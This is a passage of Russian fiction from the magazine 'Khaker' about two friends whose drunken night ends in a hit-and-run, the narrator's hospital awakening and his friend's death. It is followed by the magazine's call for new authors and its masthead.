
— За это обязательно нужно выпить! — поднял свою стопку Санчо. — Давай, дружище, чтобы тебе седло не терло и подковы не жали!

Графин опустел на две трети, и Кирилл уже чувствовал: Николай Коперник и Галилео Галилей были полностью правы, утверждая, что планета вертится, — он ощущал это вращение совершенно явно и отчетливо.

— Сань, — произнес он, решив высказать главную мысль, пока язык еще худо-бедно его слушается, — хорош дурить, возвращайся. Кущин сказал, если до утра придешь, ничего не будет.

— Хрен с тобой, — на удивление легко согласился тот, — потерплю эту рожу маленько. Давай еще по одной.

Опустошив графин, друзья выбрались на свежий воздух и не слишком твердой походкой зашагали по направлению к их обиталищу. Было уже за полночь, центр города остался позади, а впереди расстилались лишь пустынные улицы, мигающие желтыми зрачками светофоров. Ночные забегаловки здесь практически исчезли, зато появились круглосуточные ларьки, в одном из которых друзья взяли по пиву. Город спал, умаявшись за день, и серые низкие облака вдруг решили умыть его мелким прохладным дождиком.



Попетляв по переулкам, они выбрались на безлюдную набережную канала. Тут не было ни души, только железный торговый павильон напротив проходной, ведущей на территорию их конторы, приветливо светился тусклыми окнами витрин.

— Давай еще по пиву, — предложил Кирилл, чувствуя, что для завершения этого чудесного вечера не хватает какого-то финального аккорда.

— Не возражаю, — охотно согласился Санчо.

Обитавшая в ларьке девушка показалась Кириллу приятной и очень милой. Расплатившись, он забрал две бутылки пива и протянул их Сане, который ловко откупорил добычу зажигалкой.

— Знаешь, — сказал он, — ты, пожалуй, прав. Надо выкарабкиваться из этой трясины. Выйду отсюда, устроюсь куда-нибудь компам хвосты крутить. Заработаю денег, вернусь домой и еще каким-нибудь бизнесом займусь. Сайты делать буду или софт писать на заказ. Ты со мной?

— Если позовешь, — улыбнулся Кирилл.

— Считай, что позвал, — хлопнул его по плечу Санчо. — Ладно, пойдем, что ли...

Все произошло так стремительно, что Кирилл в первый миг даже не успел осознать, что именно случилось. Он шагнул на проезжую часть, и мир кувыркнулся перед глазами. Пронзительный визг тормозов, глухой удар. Кирилл почувствовал, что летит. Падая, он услышал гулкий металлический звук — темный силуэт Санчо влетел в железный столб, держащий знак пешеходного перехода, и тряпичной куклой рухнул в канаву.

Кирилл с трудом поднял голову. Яркий свет фар резанул по глазам, мелкий дождь сеется пеленой в их желтом пятне. Машина в нерешительности постояла несколько секунд, а затем, взвизгнув колесами, рванула по набережной, стремительно скрывшись за поворотом. Из ларька выбежала испуганная продавщица, всплеснула руками и снова скрылась в глубине своего павильона.

Кирилл встал на четвереньки, затем на колени и, наконец, покачиваясь, осторожно поднялся на ноги. Удивительно, но, несмотря на чудовищный удар, у него совершенно ничего не болело. Наверное, пьяным везет — он как-то слышал про пьяницу, свалившегося с балкона третьего этажа и отделавшегося лишь парой царапин.

В канаве завозился Санчо, оскальзываясь, выбрался на дорогу. Ругаясь, принялся отряхивать ладонями колени.

— Ты цел? — спросил его Кирилл.

— Да вроде, — отозвался тот, — шея только болит маленько. Не хреново так нам прилетело, блин... Погляди, весь организм на месте?

Кирилл включил фонарик на телефоне и принялся внимательно осматривать друга. Тот повернулся одним боком, другим, потом спиной.

— Похоже, целый, грязный только весь.

Куртка и джинсы Санчо и впрямь были насквозь пропитаны бурой придорожной жижей.

— Да ты и сам на свинью теперь похож. Рукав вон порвал.

Киря посмотрел на свисающий с плеча лоскут ткани, из-под которого проглядывала бледная кожа. «Черт с ним, с рукавом, — подумал он, — главное, что живой».

— Может, еще по пивку?

— Не, хватит, — покачал головой Санчо. — Пойдем уже.

Они перешли дорогу, предусмотрительно посмотрев по сторонам, Саня достал из кармана Кирин пропуск и приложил его к магнитному замку на проходной. Внутренний дворик утонул во мраке, лишь одинокий фонарь заливал его бледным светом, бросая желтоватые отблески на кирпичную кладку здания. Санчо прошел в закуток напротив входа, опустился на скамейку под жестяным навесом, достал из кармана пачку сигарет и закурил. Кирилл заметил, как нервно дрожат его руки, — зажигалка сработала только с четвертого раза.

— Вот ведь... — сказал Саня, глубоко затягиваясь сигаретой, — ты номер машины не запомнил?

— Какое там, — вздохнул Кирилл, — цвет и марку-то не разглядел. Только фары эти... И дождь.

— Неслабо нас с тобой приложило. Башка не болит?

— Болит немного, — признался Киря.

— Завтра еще хуже болеть будет, — хмыкнул Саня. — Ты это... Если родители потом спрашивать будут, скажи им, что я пытался. Ну, в смысле, все по новой, с чистого листа.

— Сам им потом и скажешь.

— Скажу, — кивнул Санчо, соглашаясь. — Спасибо тебе, Кирюх. Не, правда, спасибо. Ты крутой, не знаю, что бы я без тебя делал... Иди, я тут побуду еще немного.

Он протянул Кириллу белый прямоугольник пропуска.

Киря сжал холодный пластик в ладони и направился к двери — усталость вдруг камнем навалилась на плечи. Пискнул кодовый замок, свинцовые ноги тяжело подняли его по ступенькам на второй этаж. Кирилл остановился, чтобы перевести дух, выглянул в окно на лестничной клетке.

Саня все еще сидел на скамейке, алый огонек сигареты вспыхивал яркой точкой в темноте и снова гас. Словно почувствовав на себе его взгляд, Санчо повернул голову и улыбнулся. Поднял ладонь, словно прощаясь.

В коридоре было темно, Киря с трудом нащупал ручку двери своей комнаты. Не стоило все-таки столько пить, завтра наверняка будет очень-очень плохо... Скрипнули металлические петли, щелкнул замок за спиной. Гулко капает вода из крана, из-за стенки чуть слышно доносится привычный соседский храп. Кирилл еще раз выглянул в окно.

Скамейка была пуста.

Не дожидаясь возвращения Санчо, он повалился прямо в одежде на кровать. Койка мерно заколыхалась под ним, точно корабль, покачивающийся на прибрежных волнах. Едва закрыв глаза, Кирилл провалился в вязкую темноту, напоминающую речной омут. Где-то вдалеке серебристыми тенями скользили гибкие и юркие рыбы, качались зеленоватые водоросли вокруг, а сверху падали мутные столбы солнечного света, бесследно растворяясь во мгле. Кирилл почувствовал, что погружается все глубже и глубже и, чтобы выбраться наверх, к свету, нужно отчаянно плыть, рассекая густую, как сметана, толщу воды. Но тьма все сильнее и сильнее затягивала его, и вскоре последние отблески света померкли, оставив только чернильно-черную и непроглядную бесконечность вокруг.

***

Пробуждение было ужасным. Все тело ломило, тяжелая голова буквально раскалывалась на куски, во рту пересохло. Кирилл с трудом разлепил веки, в нос ударил едкий больничный запах.

Он чуть повернул голову: мешал жесткий пластиковый воротник, за какой-то надобностью оказавшийся у него на шее. Голова тут же отозвалась пронзительной нестерпимой болью. Накатила тошнота. Взгляд сфокусировался не сразу: незнакомая комната, широкое окно с пластиковыми жалюзи, стены покрашены мерзкой желтой краской. Он лежал на кровати с высокой металлической спинкой, стеклянный флакон капельницы на штанге навис прямо над головой. Кирилл попытался пошевелиться, но вдруг осознал, что его левая нога зажата какой-то металлической конструкцией и покоится на подвесе, не позволяя даже повернуться на бок.

Чьи-то холодные пальцы коснулись лба. Кирилл скосил глаза и обомлел. Знакомое лицо склонилось над ним, с испугом заглядывая в глаза.

— Алла? — произнес он, не узнавая собственный голос.

— Тише, — сказала она. — Ты четыре дня был без сознания.

— А... Санчо? Как он?

Трикси внимательно посмотрела ему в лицо, словно не узнавая, затем отвела взгляд.

— Санчо... Саши больше нет.

— Как нет? По... почему? Мы зашли... Поговорили...

— Где поговорили? Куда зашли? — подняла на него непонимающий взгляд Трикси. — Вас нашли на дороге, на набережной, продавщица из круглосуточной точки скорую вызвала. Ты лежал на асфальте, Сашу на дорожный знак отбросило, он шею сломал... Умер на месте, сразу.

Кирилл опустил веки. Этого не может быть, ведь он помнит...

— Лежи, набирайся сил, — услышал он откуда-то издалека голос Аллы. — Сейчас тебе нужно больше отдыхать. Поспи.

И снова наступила темнота.

***

Зима в этом году пришла рано, снег выпал в конце ноября и уже отказывался таять. Мама, навещавшая его в больнице почти каждый день, принесла теплые вещи, поэтому Кириллу не было холодно. Больше никто не приходил к нему до самой выписки: заглядывала ли к нему Трикси, или ее визит был всего лишь болезненным наваждением, он не мог теперь сказать точно.

Белоснежный наст захрустел под подошвами, и Кирилл, опираясь на палку, осторожно спустился со ступеней. Перед входом в больницу был разбит небольшой сад — несколько аллей, облетевшие кусты, постриженные «кубиком», да припорошенные снегом скамейки. На одну из них он и присел, прежде чем навсегда покинуть опостылевшие стены лечебницы. День выдался безоблачным: с пронзительно-голубого неба светило солнце, и Кирилл, зажмурившись, подставил лицо его холодным лучам.

— Куда теперь? — раздался рядом знакомый голос.

Кирилл обернулся: Фреш, одетый в зимнюю куртку, опустился рядом совершенно беззвучно. Слабый ветерок теребил меховую оторочку на его опущенном капюшоне.

— Не знаю, — пожал плечами Кирилл, — еще не решил.

— Подумай хорошенько, — сказал Леонид, — время у тебя есть. Те ребята тебя потеряли, возможно даже решили, что ты погиб в аварии. Если сменишь имя, официально, конечно, есть все шансы спокойно ездить за кордон. Хотя всегда будет опасность, что тебя вычислят. А можешь и дальше работать с нами, вроде бы до сих пор неплохо получалось. В общем, ты можешь всё и волен поступать, как посчитаешь нужным.

Кирилл посмотрел вокруг, на покрытые инеем ветви деревьев, на замерзший газон, где воробьи устроили шумную драку за забытую кем-то горбушку черствого хлеба. Мир словно замер в ожидании, готовый раскрыться перед ним, как старая, но невероятно интересная книга.

— Я могу всё, — прошептал он самому себе, и эти слова потонули в мягкой тишине холодного зимнего утра, растворившись в белой дымке, клубившейся над землей.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№4 (313)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2025